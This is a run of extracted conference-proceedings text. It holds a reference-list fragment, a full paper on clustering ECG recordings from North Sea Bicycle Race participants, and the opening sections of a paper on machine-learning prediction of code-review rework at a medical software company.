- [18] A. Shinde, S. Arpit, P. KM, P.V.C. Rao, S.K. Saha. 2017. Heat Transfer Characterization and Optimization of Latent Heat Thermal Storage System Using Fins for Medium Temperature Solar Applications. *Journal of Solar Energy Engineering*. 139:031003. <http://dx.doi.org/10.1115/1.4035517>
- [19] W. Uribe-Soto, J.-F. Portha, J.-M. Commenge, L. Falk. 2017. A review of thermochemical processes and technologies to use steelworks off-gases. *Renewable and Sustainable Energy Reviews*. 74:809-823. <http://dx.doi.org/10.1016/j.rser.2017.03.008>
- [20] L. Wang, X. Liu, Z. Zhang. 2017. An efficient interior-point algorithm with new nonmonotone line search filter method for nonlinear constrained programming. *Engineering Optimization*. 49:290-310. <http://dx.doi.org/10.1080/0305215X.2016.1176828>
- [21] V.I. Zorkaltsev. 2016. Search for feasible solutions by interior point algorithms. *Numerical Analysis and Applications*. 9:191-206. <http://doi.org/10.1134/S1995423916030022>



# The North Sea Bicycle Race ECG Project: Time-Domain Analysis

Dominika Długosz, Aleksandra Królak

Łódź University of Technology,

Institute of Electronics

ul. Wólczańska 211/215, 90-924 Łódź, Poland,

Email: 195887@edu.p.lodz.pl,

aleksandra.krolak@p.lodz.pl

Trygve Christian Eftestøl, Stein Ørn, Tomasz Wiktorski

University of Stavanger,

Faculty of Science and Technology,

Department of Electrical and Computer Engineering,

4036 Stavanger, Norway,

Email: trygve.eftestol, stein.orn, tomasz.wiktorski@uis.no

**Abstract**—Analysis of electrocardiogram and heart rate provides useful information about health condition of a patient. The North Sea Bicycle Race is an annual competition in Norway. Examination of ECG recordings collected from participants of this race may allow defining and evaluating the relationship between physical endurance exercises and heart electrophysiology. Parameters reflecting potentially alarming deviations in the latter are to be identified in this study. This paper presents results of a time-domain analysis of ECG data collected in 2014, implementing K-Means clustering. A double stage analysis strategy, aimed at producing hierarchical clusters, is proposed. The first phase allows rough separation of data. Second stage reveals internal structure of the majority clusters. In both steps, discrepancies driving the separation could stem from three sources. The clusters were defined predominantly by combinations of features: heartbeat signals correlation, P-wave shape, and RR intervals; none of the features alone was discriminative for all the clusters.

## I. INTRODUCTION

THE North Sea Bicycle Race (Nordsjørittet) is an international competition organized annually in Rogaland, western Norway, between cities: Egersund and Sandness. It is open to a wide spectrum of competitors, from amateurs to professionals. In 2014, ECG data were collected from over a thousand participants on three days: the day of the race, the day before and after, as part of the North Sea Race Endurance Study (NEEDED). Continuation of this project with extended set of recorded data is planned for years 2017-2019.

Analysis of electrocardiogram (ECG) is a valuable tool in monitoring and diagnosis of patients for various cardiac conditions. The procedure of automatic ECG signal analysis can be performed in time or frequency domain and is usually divided into two steps: feature extraction and classifier designation [1]. There are various methods for feature extraction discussed in the literature. The aspects of Principal Component Analysis (PCA) related to ECG signal processing are discussed in [2], application of customized wavelet transform (WT) in ECG discriminant analysis is described in [3], while the use of Hilbert transform for feature extraction from ECG signal was examined in [4]. Comparison of support vector machine (SVM) algorithm and artificial neural network approach (ANN) for classification of arrhythmias in ECG signal is presented in [5]. Deep learning method for active

classification of electrocardiogram signals was applied in the research described in [6], while the clustering method for QRS complexes classification was applied in [7].

Measurement of ECG and heart rate (HR) during daily activity is a potential tool for early diagnosis of cardiac diseases and may provide individualized guidance to exercise and physical training. This project aims at identifying ECG and HR parameters useful for differentiating normal and abnormal patterns during prolonged, high intensity endurance exercise.

## II. THE DATASET AND SOFTWARE

The database consisted of 3158 ten-second ECG recordings. After rejecting participants for whom some of the recordings were missing, 996 complete sets of 3 recordings were obtained. The collection was further reduced by cases of erroneous ECG segmentation. Further analysis was conducted for 989 participants (2967 ECG recordings). The data were processed and analyzed using Python programming language with packages: BioSPPy, SciPy, and scikit-learn.

## III. DATA PRE-PROCESSING AND FEATURE EXTRACTION

The dataset provided 8-channel ECG recordings, containing signals from leads I, II, and six precordial leads. In this project, only lead-I signal was analyzed. The channel of interest was extracted and subjected to pre-processing and measurements. The procedure aimed at visualization of changes in the ECG signal over the three days and extraction of features relevant for comparison of data obtained from different participants.

### A. Data pre-processing

The lead-I ECG signal was subjected to filtering to suppress high-frequency noise and remove baseline drift using bandpass Finite Impulse Response (FIR) filter with cutoff frequencies of 3 and 45 Hz. Next, locations of R-peaks were detected applying Engelse-Zeelenberg approach modified by Lourenco et al. [8]. For singular cases in which this method failed to reliably identify the peaks (less than 3 peaks found in a 10-s recording), the detection was repeated with Christov method [9]. The identified R-peaks were used as reference during extraction of heartbeat templates, defined in a time




Fig. 1. ECG key points detection - exemplary results.

window of 0.3 s. before and 0.4 s. after the spike. Algorithms implemented in the `BioSPPy` package were used.

Finally, heartbeat templates extracted from a single recording were averaged to improve signal-to-noise ratio [10]. Additionally, parameters referring to the heart rate (mean duration and standard deviation of RR intervals) were derived.

### B. Heartbeat templates measurements

In order to measure the ECG waveforms, methods for searching key points (peaks of P, Q, R, S, and T waves, as well as onsets and endpoints of some of them) in the heartbeat templates were developed. The location of R-peak in the signal was fixed at time 0.0 s (see Fig. 1). P wave top was defined as a maximum before the occurrence of R, excluding 0.05 s directly preceding the latter. Mirror-reflected procedure was applied for determining the top of the T wave. The Q and S points were found as local minima within a fixed, short time window before and after the R. The S wave endpoint was defined as a point where the positive slope after S is <90% of its value at S. Onsets and endpoints of P and T waves were found following the idea described by Laguna et al. [11]. Exemplary results of the ECG key point search are presented in Fig. 1. Each subplot presents an averaged heartbeat template for the respective day of measurements for the same participant. The points were used to measure intervals and amplitudes of ECG signals. For estimation of amplitudes, the level of Q was regarded as the baseline. ST elevation was defined as difference in amplitude between the endpoint of the S wave and the onset of the T wave.

### C. Morphological comparison of heartbeat templates

A set of parameters was derived from comparison of morphology of the extracted heartbeats, either a full set of beats from one signal or a set of 3 averaged beats from the 3 days for a given participant. To exclude correlation changes stemming from heart rate variation between the days, processing was done on QRS complexes, whose shape did not exhibit any heart-rate dependency. A basic measure to compare the heartbeats is Pearson  $r$  coefficient. Its value was computed for every pair of heartbeats within the analyzed set. To ensure that exclusively the shape of the beats is compared, with no influence of residual baseline drift, the coefficient was calculated using first differences of the signals.

Another aspect in beat contour analysis is the idea of morphological classification [12], [13]. QRS complexes from the

1st day were iteratively compared using Pearson  $r$  coefficient. Similar peaks were grouped into a class; if similarity threshold was exceeded, a new class was created. Beats within each class were averaged to serve as templates for comparison with signals from the 2nd and 3rd day. Beats from days 2 and 3 were assigned to this of the 1st day classes to which they were the most similar. In case Pearson coefficient for a beat and each of the classes' templates was below the threshold, the beat was considered an outlier.

### D. Features definition

Ten ECG features were derived from the measurements using the above described approaches:

- Shape coefficient of P wave - ratio of height of the wave to its width; the used features expressed change in this value from day 1 to day 2 or 3 ( $P\_shape\_12$  and  $P\_shape\_13$  respectively).
- Difference in duration of QT interval on day 2 or 3 with respect to day 1 ( $QT\_12$  and  $QT\_13$  respectively).
- Difference in duration of RR interval on day two or three with respect to day 1 ( $RR\_12$  and  $RR\_13$  respectively).
- Change (difference) in mean correlation of heartbeat templates from the 2nd or 3rd recording with respect to correlation in the 1st day ( $correlation\_12$  and  $correlation\_13$  respectively).
- Maximal ST elevation ( $max\_ST\_elev$ ) - maximum from values measured on the three days. ST elevation itself, not necessarily its change from day to day, should be regarded as an alarming ECG feature. [14]
- Percentage of morphological outliers - percentage of beats from days 2 and 3 not matching any beat class defined in day 1 for the given participant (expressed with relation to total number of beats from the three days), as defined in the previous section ( $morph\_outliers$ ).

Features based on differences between days are defined by subtracting value on day 2 or 3 from value on day 1. Positive values of these features indicate a decrease with respect to day 1 (shorter intervals or decline in correlation).

## IV. FEATURE SET ANALYSIS

Analysis of the derived set of features was performed by unsupervised clustering. Clustering on the entire dataset tends to yield one or more larger clusters and a few 'far outliers' groups, containing points significantly separated from the majority. Therefore a two-stage procedure was developed: after first-attempt analysis and clustering, the outliers' clusters (containing <10% of the total number of observations) were removed and the analysis was repeated to reveal structure of the majority clusters. Each of the two stages consisted of two main elements: principal component analysis (PCA) and K-means clustering combined with silhouette analysis.

### A. Principal Component Analysis

PCA is a statistical operation aimed at reduction of dimensionality of the clustering data [15], frequently applied prior to K-means clustering. It allows reducing computational effort by



decreasing number of dimensions to be analyzed and suppressing possible correlation between the original features [16]. PCA was applied after data normalization on both stages of the analysis. Six principal components, explaining 80% of the data variance, were retained. The data mapped on the PC space was passed to clustering and silhouette analysis.

### B. Clustering with Silhouette Analysis

Since no prior assumptions on the structure of the data were made, and the K-means clustering requires specified number of clusters as an input, silhouette analysis was launched on the dataset. It allows validating consistency of computed clusters by comparing cohesion of each sample and its separation from other clusters. The resulting silhouette score is a fraction between -1 and 1, where 1 represents good sample classification and -1 indicates that the sample might have been assigned to an improper cluster. Average silhouette score of all samples allows assessing general consistency and validity of the clustering [17]. Silhouette analysis on the PC-transformed data was performed for number of clusters ranging from 2 to 7 to choose the one with highest average score. K-means clustering with the chosen number of clusters was applied to the dataset mapped to the reduced PC space. The result was presented and analyzed graphically in the PC and the original feature space for both processing stages.

## V. RESULTS AND DISCUSSION

The results of clustering in the original feature space and PC space are presented in scatter plot of observations in two dimensions of the feature space (Fig. 2-5). The results of PCA are shown as bar plots of components' eigenvectors (Fig. 6).

In the first stage of the analysis, the majority (over 90%) of observations were assigned to cluster 1, while the other two clusters are smaller (Fig. 2 and 3). Cluster 2 is separated from the other two with respect to the PCs 4 and 5 (Fig. 2a), defined mainly by percentage of morphological outliers and ST elevation (Fig. 6a). As confirmed by Fig. 3a, this cluster is composed of the observations with high values for morphological outliers percentage, while in most cases the values are close to 0. Cluster 0 in PC 4&5 projection is overlapped partially with clusters 1 and 2. However, it is clearly separated when observed from PCs 1 and 3, exhibiting high dependence on beat correlation (Fig. 3b). Analysis of respective projection of the data reveals majority of the points being concentrated around the (0,0) point, indicating little change in intra-recording beat correlation between the days. For some participants - assigned to cluster 0 - correlation on both the 2nd and 3rd day was considerably high when compared to day 1. This is typically not accompanied by increased percentage of morphological outliers since the latter uses day 1 as a reference. Since the clusters 0 and 2 encompassed minor portion of the observations (1.2% and 4.8% respectively), they were excluded from further analysis. The second stage of the procedure was conducted on the points originally assigned to cluster 1. In second phase results, the three major clusters (0, 1, and 4) can be discriminated by looking i.a. at principal




Fig. 2. Result of clustering on the full dataset, in the PC space - projection on: (a) PCs 4 and 5; (b) PCs 1 and 3. (normalized).




Fig. 3. Result of clustering on the full dataset, in the original feature space - projection on: (a) QT interval difference (days 1 and 2) and percentage of morphological outliers; (b) correlation difference-related features.

components 1 and 4 (Fig. 4a), dependent on maximal ST elevation and features related to QT and RR interval (Fig. 5a). Clusters 2, 3, and 6, can be distinguished by projection onto PCs 2 and 3, defined predominantly by features associated with shape of the P wave, correlation, and morphological outliers percentage (Fig. 6 and Fig. 4b). Statistical significance of the latter was slightly lower than in the first stage of the analysis (considering its contribution to the first two PCs); however, it is still one of main components differentiating cluster 2 from others (as shown in Fig. 5b). This is particularly interesting when compared to correlation representation of the clustering result (Fig. 5c). Cluster 2 is constituted by points for which decreased correlation was indeed observed, but predominantly either on day 2 or 3; rarely on both days. On the other hand, closer look at the P shape allows discriminating cluster 3 (Fig. 5e). For participants belonging to this cluster, P wave was flattened (lower height-to-width ratio) in days 2 and 3 with respect to day 1. The change in shape was more prominent than observed in the other groups. Finally, cluster 5 is distinctly separated with respect to PCs 5 and 6 (Fig. 4c). It was not reflected in any of the first components due to relatively small size of this cluster (ca. 0.5% of all observations), which diminishes its impact on the total variance of the dataset. Original features that contribute the most to this component include those related




Fig. 4. Result of clustering on the restricted dataset, in the principal component space - projection on: (a) PCs 1 and 4; (b) PCs 2 and 3; (c) PCs 5 and 6.




Fig. 5. Result of clustering on the restricted dataset, in the original feature space - projection on: (a) RR interval difference (days 1 and 2) and maximal ST elevation; (b) correlation difference between days 1 and 2 and percentage of morphological outliers; (c) the correlation difference-related features; (d) differences in QT and RR intervals between days 1 and 3; (e) the P-shape-related features.




Fig. 6. PCA results: eigenvectors and explained variance portions of the six components; results of the first (left) and second (right) stage of the analysis.

with QT and RR intervals. As presented in Fig. 5d, decrease in duration of QT interval is in general correlated with increase in RR interval. For cluster 5, however, this trend does not apply. Further detailed investigation is needed to determine whether the phenomenon is a question of improper key point localization or a sign of potential cardiac issue.

## VI. CONCLUSION

The NEEDED study focuses on characterization patterns associated with a prolonged endurance exercise. One of its major goals is identification of parameters related to ECG and heart rate which could be used to distinguish between regular and deviated heart performance. Several potentially discriminative features were recognized. Further investigation and validation with additional data is needed to verify their relevance in detection of electrocardiophysiological abnormalities.

The study was conducted using 2 stage clustering and principal component analysis. It was found that no single feature or principal component would provide separation between all the clusters globally. Each cluster could be described by a combination of two to four features making it distinguishable. Determination of features defining the partition was facilitated by analysis of eigenvectors of the principal components. However, PCA is only based on variance of the dataset, which is not equivalent to separation between clusters. Discriminative features are always reflected in high values in PCs' eigenvectors, but the reverse is not always true.

The presented method produces hierarchical structure of clusters. This allows 2-level investigation of the data structure, with separate insight in huge discrepancies and more subtle trends. Furthermore, the hierarchy is also followed in analysis of statistical significance of the features. Combined with additional data, it could be used in differentiation between natural groups among the population and allow early detection of certain cardiac abnormalities.

Future works include a fusion of time-domain and frequency-domain analysis of the ECG data. The new dataset will be supplemented with information of i.a. patients' age, gender, the race completion time, and possibly indication of medical condition. This will allow to verify the significance of the ECG features derived and investigated in this paper.

## REFERENCES

- [1] X. Dong, C. Wang, and W. Si, "ECG beat classification via deterministic learning," *Neurocomputing*, vol. 240, pp. 1–12, May 2017.
- [2] F. Castell, P. Laguna, L. Sornmo, A. Bollmann, and J. Roig, "Principal component analysis in ECG signal processing," *EURASIP JOURNAL ON ADVANCES IN SIGNAL PROCESSING*, 2007.
- [3] A. Daamouche, L. Hamami, N. Alajlan, and F. Melgani, "A wavelet optimization approach for ECG signal classification," *Biomedical Signal Processing and Control*, vol. 7, pp. 342–349, July 2012.
- [4] D. Benitez, P. Gaydecki, A. Zaidi, and A. Fitzpatrick, "The use of the Hilbert transform in ECG signal analysis," *Computers in Biology and Medicine*, vol. 31, no. 5, pp. 399–406, 2001.
- [5] M. Moavenian and H. Khorrami, "A qualitative comparison of Artificial Neural Networks and Support Vector Machines in ECG arrhythmias classification," *EXPERT SYSTEMS WITH APPLICATIONS*, vol. 37, pp. 3088–3093, Apr. 2010.
- [6] M. A. Rahhal, Y. Bazi, H. AlHichri, N. Alajlan, F. Melgani, and R. Yager, "Deep learning approach for active classification of electrocardiogram signals," *Information Sciences*, vol. 345, pp. 340–354, June 2016.
- [7] M. Lagerholm, C. Peterson, G. Braccini, L. Edenbrandt, and L. Sornmo, "Clustering ECG complexes using Hermite functions and self-organizing maps," *IEEE TRANSACTIONS ON BIOMEDICAL ENGINEERING*, vol. 47, pp. 838–848, July 2000.
- [8] A. Lourenco, H. Silva, P. Leite, R. Lourenco, and A. Fred, "Real Time Electrocardiogram Segmentation for Finger based ECG Biometrics (PDF) - Semantic Scholar."
- [9] I. I. Christov, "Real time electrocardiogram QRS detection using combined adaptive threshold," *BioMedical Engineering OnLine*, vol. 3, p. 28, 2004.
- [10] A. Gautam, Y. D. Lee, and W. Y. Chung, "ECG Signal De-noising with Signal Averaging and Filtering Algorithm," in *2008 Third International Conference on Convergence and Hybrid Information Technology*, vol. 1, pp. 409–415, Nov. 2008.
- [11] P. Laguna, R. Jane, and P. Caminal, "Automatic detection of wave boundaries in multilead ECG signals: Validation with the CSE database," *Computers and biomedical research*, vol. 27, no. 1, pp. 45–60, 1994.
- [12] P. W. Macfarlane, B. Devine, and E. Clark, "The university of Glasgow (Uni-G) ECG analysis program," in *Computers in Cardiology, 2005*, (Lyon), pp. 451–454, Sept. 2005.
- [13] "Glasgow 12-lead Analysis Program - Physician's Guide."
- [14] K. Wang, R. W. Asinger, and H. J. Marriott, "ST-segment elevation in conditions other than acute myocardial infarction," *New England Journal of Medicine*, vol. 349, no. 22, pp. 2128–2135, 2003.
- [15] U. Demsar, P. Harris, C. Brunson, A. S. Fotheringham, and S. McLoone, "Principal Component Analysis on Spatial Data: An Overview," *Annals of the Association of American Geographers*, vol. 103, pp. 106–128, Jan. 2013.
- [16] B. Hariharan, J. Malik, and D. Ramanan, "Discriminative Decorrelation for Clustering and Classification," in *Computer Vision - ECCV 2012*, pp. 459–472, Springer, Berlin, Heidelberg, Oct. 2012.
- [17] P. J. Rousseeuw, "Silhouettes: a graphical aid to the interpretation and validation of cluster analysis," *Journal of computational and applied mathematics*, vol. 20, pp. 53–65, 1987.

## A case study on machine learning model for code review expert system in software engineering

Michał Madera  
Rzeszów University of Technology  
al. Powstańców Warszawy 12,  
35-959 Rzeszów  
Poland  
Email: michalmadera@gmail.com

Rafał Tomoń  
SoftSystem Sp. z o.o.  
ul. Leszka Czarnego 6a,  
35-615 Rzeszów  
Poland  
Email: rtomon@softsystem.pl

**Abstract**—Code review is a key tool for quality assurance in software development. It is intended to find coding mistakes overlooked during development phase and lower risk of bugs in final product. In large and complex projects accurate code review is a challenging task. As code review depends on individual reviewer predisposition there is certain margin of source code changes that is not checked as it should. In this paper we propose machine learning approach for pointing project artifacts that are significantly at risk of failure. Planning and adjusting quality assurance (QA) activities could strongly benefit from accurate estimation of software areas endangered by defects. Extended code review could be directed there. The proposed approach has been evaluated for feasibility on large medical software project. Significant work was done to extract features from heterogeneous production data, leading to good predictive model. Our preliminary research results were considered worthy of implementation in the company where the research has been conducted, thus opening the opportunities for the continuation of the studies.

### I. INTRODUCTION

DEFINING QA processes is a challenging task for organizations developing software-intensive systems. QA efforts could strongly benefit from accurate estimation of error prone project areas. Taking into account relative cost of fixing software defects based on time of detection, any improvements in early development stage are worth the effort (Fig. 1). The National Institute of Standards and Technology (NIST) estimates that code fixes performed after release can result in 30 times the cost of fixes performed during the design phase [1]. Additional costs may include a significant loss of productivity and confidence. The NIST report also indicates, that involving programmers in tracking and correcting their own errors, by reviewing code before run time testing improves their programming skills. Curhan states that “some types of defects have a much higher costs to fix due to the customer impact and the time needed to fix them or the wide distribution of the software in which they are embedded” [2]. Adam Kolawa [3] defines error as a human mistake and a defect as a fault, bug, inaccuracy, or lack of expected functionality in a project artifact. Broad definition of defects, thus includes problems such as contradicting requirements, design oversights or coding bugs. With proper

processes for requirements and design review in place, when building prediction model we are focusing on coding problems only. In fact, every software moved to production contains defects, although many are not detected yet. Thus, undeniable increase of corrections costs for subsequent project stages lead to conclusion that major effort should be put in the earliest possible phases of software production process. We assume that best place to focus is code review stage, a place in the process, when we have a chance to eliminate the problems at its genesis (Fig. 2) McIntosh et. al. [4] summarized their case study with statement: “Components with higher review coverage tend to have fewer post-release defects”. Their analysis also indicates that “Although review coverage is negatively associated with software quality in our models, several defect-prone components have high coverage rates, suggesting that other properties of the code review process are at play.” In our situation, company with full code review coverage, still face relatively large number of defects reported.

We put the thesis, that with predicting code changes failures we can direct more focus on endangered areas, with additional code review, and have potential defects corrected before testing phase. That would significantly improve final software quality, with lower operational costs. Important part of this research is feature engineering that allows building reliable problem prediction model. There is also proposed approach for software development process with defect prevention mechanism, improving QA effectiveness in large and complex software projects. Particular attention is paid to having the research applicable in real life scenarios. Our preliminary research results were considered worthy of implementation in the company. The authors’ contribution to the work is feature set development, data mining from variety of sources, feature selection and building reliable prediction model. We explicitly define our goals aligned the objectives of company in Section 2. We explain how the results will be evaluated in Section 3. Data acquisition caveats and the data set are presented in Section 4. We present main challenges and taken approach to getting results in Section 5. We conclude with summary of our work and future suggestions in Section 6, followed by Appendix with list of all attributes acquired for this research.

This work was supported by SoftSystem Sp. z o.o.




Fig 1. Relative cost to fix, based on time of detection




Fig 2. Software development process stages with flow of coding tasks rejections (reworks)

## II. GOALS

The main objective in this work was to build problem predictor model that could be integrated into process of a large software project to support decisions and improve quality of final products. The paper is a case study on building *Rework* prediction system for one of the leading companies developing software for hospitals and medical laboratories around the world. Company established QA department over 15 years ago and employs highly qualified testing team working according to best industry standards. Along with manual testing there is also automated testing team that is continuously monitoring product quality. The company has been certified to the ISO 9001:2008 and ISO 13485:2012 standards [5]. With the requirements for a quality management system, specific to the medical devices industry, the company is expected to constantly improve quality management processes. A good example of such actions is implementing static code analysis process, which increased source code overall quality, but it has not had significant influence on number of defects in general. Company introduces changes

in processes on different organizational levels to improve quality, and our research is part of these endeavors.

Number of source code change reworks is constant for last three years (Fig. 3). This period will be a base for building a prediction model. Rework stands for “change implemented by programmer that was rejected, qualified for correction either by code reviewer or testing team”. Software change can be rejected for multiple reasons and our analysis will focus on following categories:

- Source code review failed
  - Source changes rejected by programmer
  - Static code analysis problems detected
- Functional testing failed
  - Manual testing (change, integration, etc.)
  - Automated testing (acceptance, regression)

The expected problem detection moment is when the programmer completed the work. Ideally, the programmer who is implementing the change, reviews the code and corrects bugs that were introduced, before passing the finished work for code review by other programmer and testing. Also acceptable situation is when code reviewer (technical team leader) is able to track down the problems and move the implementation back for corrections. Our goal is to support this flow of events. The complete change called “an issue” consists of functional requirements, design documents and files that were modified and submitted to Apache Subversion (SVN), a software versioning and revision control system. In this work we consider reworks as individual files, that were submitted to SVN after rejection of the whole change. The assumption was made, that these files are “reworked” and, they require additional changes or corrections. That is not true for every instance but acceptable for purpose of building the model in this research.

The company requested to have reliable information which source code changes require extensive code review. Information about records with increased risk should be delivered as soon as programmer completes the work and marks the task as ready for review. To guide development




Fig 3. Rejected code changes vs. correct changes, in years 2014-2016, monthly



teams, our model should be able to classify particular file changes either *Correct* or *Rework*.

### III. MODEL EVALUATION

Performance of the classifier is measured with Confusion Matrix, which is a table describing predictive ability of a classifier on test data set for which the true values are known, as in Table 1. *Rework* denotes positive value and *Correct* denotes negative value.  $T_p$ ,  $F_p$ ,  $T_n$ , and  $F_n$  denote the number of true positives, false positives, true negatives, and false negatives, respectively. Predictive ability of multiple models can be compared by measuring the area under receiver operational characteristics (AUROC) of each classifier [6]. Receiver operating characteristic (ROC) is a curve on two dimensional space where x axis is False Positive Rate (i.e.  $F_p/(F_p+F_n)$ ) while y axis is the True Positive Rate (i.e.  $T_p/(T_p+T_n)$ ). We measure True Positive Rate and False Positive Rate of the classifier and the set of attributes. Measurements are taken directly from Weka software. A perfect classifier's False Positive Rate is zero and True Positive Rate is one, thus the perfect classifier is a point on ROC curve. A completely random classifier would have equal true and false positive rates, therefore a random classifier is a diagonal line on the ROC curve. We expect any good classifier to be above the random curve and close to the perfect point (0.0, 1.0).

TABLE I.  
CONFUSION MATRIX FOR REWORK PREDICTOR

		Predicted	
		Correct (negative)	Rework (positive)
Actual	Correct (negative)	$T_n$	$F_p$
	Rework (positive)	$F_n$	$T_p$

Results of the classification can be said to be precise if the values are close to the average value of the quantity being measured, while the results can be said to be accurate if the values are close to the true value of the quantity being measured. Precision and accuracy are defined [7] as follows:

$$Precision = \frac{T_p}{T_p + F_p} \quad (1)$$

$$Accuracy = \frac{T_p + T_n}{T_p + F_p + T_n + F_n} \quad (2)$$

Sensitivity is the probability that a model will indicate *Reworks* among those which actually are *Reworks*:

$$Sensitivity = \frac{T_p}{T_p + F_n} \quad (3)$$

Specificity is the fraction of *Correct* records which will be qualified as *Correct*

$$Specificity = \frac{T_n}{T_n + F_p} \quad (4)$$

Sensitivity and specificity are characteristics of the model that does not depend on *Correct* and *Rework* proportions. Although in our situation significant classes imbalance has to be taken into consideration as there are only 17% *Reworks* in data. Thus, important variable in model evaluation is the prevalence of the *Reworks* in question. Prevalence is defined as the percent of instances in the test set that actually are *Reworks*.

$$Positive\ Prevalence = \frac{T_p + F_p}{T_p + F_p + T_n + F_n} \quad (5)$$

Development team would like to get answer to question: what is the chance that a file change classified as a *Rework* truly is a *Rework*? If classified record is in the second row of Table 1, what is the probability of being  $T_p$  as compared to  $F_p$ ? An answer to these questions would be Positive Predictive Value (PPV) and Negative Predictive Value (NPV). Both PPV and NPV are influenced by the positive prevalence of *Rework* instances in the test set. If we test in a high prevalence setting, it is more likely that instances qualified as *Rework* truly are *Reworks* than if the testing is performed in a set with low prevalence.

$$Positive\ Predictive\ Value = \frac{T_p}{T_p + F_p} \quad (6)$$

$$Negative\ Predictive\ Value = \frac{T_n}{T_n + F_n} \quad (7)$$

### IV. DATA

The data set used to build and test the model consists of files changes registered during development of medical laboratory software, between years 2014-2016. The data set contains 237128 observations and a large number of explanatory variables (20 nominal, 6 ordinal and 51 numeric) involved in assessing file change values. Data were collected from many data sources (project management database, issue tracker, requirements library, human resource management database, source control repository, and code metrics software) and consolidated into one data set. Each record is an individual file, changed in context of bigger entity which is a task. For each record (file change) there has been class assigned, appropriately *Correct* or *Rework*.

The combination of data from different systems was possible thanks to the processes that were introduced by the QA department and good integration of these systems. To commit changes to source control (in our case it was SVN), programmer should have created earlier and approved valid task number. SVN was configured in the way that changes with wrong task number were rejected. If a programmer passes valid task number, information about all changed files with change type (A- added, U – updated, D – deleted) and information about author are stored in issue tracker system. This way data about all revisions are stored in system.

The company uses proprietary system for development management called SoftDev.

To query data from the company systems related to development management we used SQL queries. For manipulating the data, we used Java JDMP [8] and Python Pandas [9] libraries. The data was stored in CSV (comma separated value) format. For basic data set, we have created collection of additional mining scripts that queried other systems (source control system (SVN), HR database, requirements library and code metrics software) for contextual data.

In our rework prediction research, large number of features has been collected and grouped into following five categories:

- Employee metrics – metrics containing information about author of file change. All attributes are time aware and are in reference when change was made. We measure for example experience in module(MX) affected by change, experience in sub-module (DMX) as well as experience in file (UEXP).
- Task metrics – set of metrics related to change request.
- Changed file metrics – attributes related to modified file.
- Change quantitative metrics – metrics of file change size.
- Source code metrics – metrics obtained from static code analysis using tool SourceMonitor [10].

All attributes description is available in the appendix.

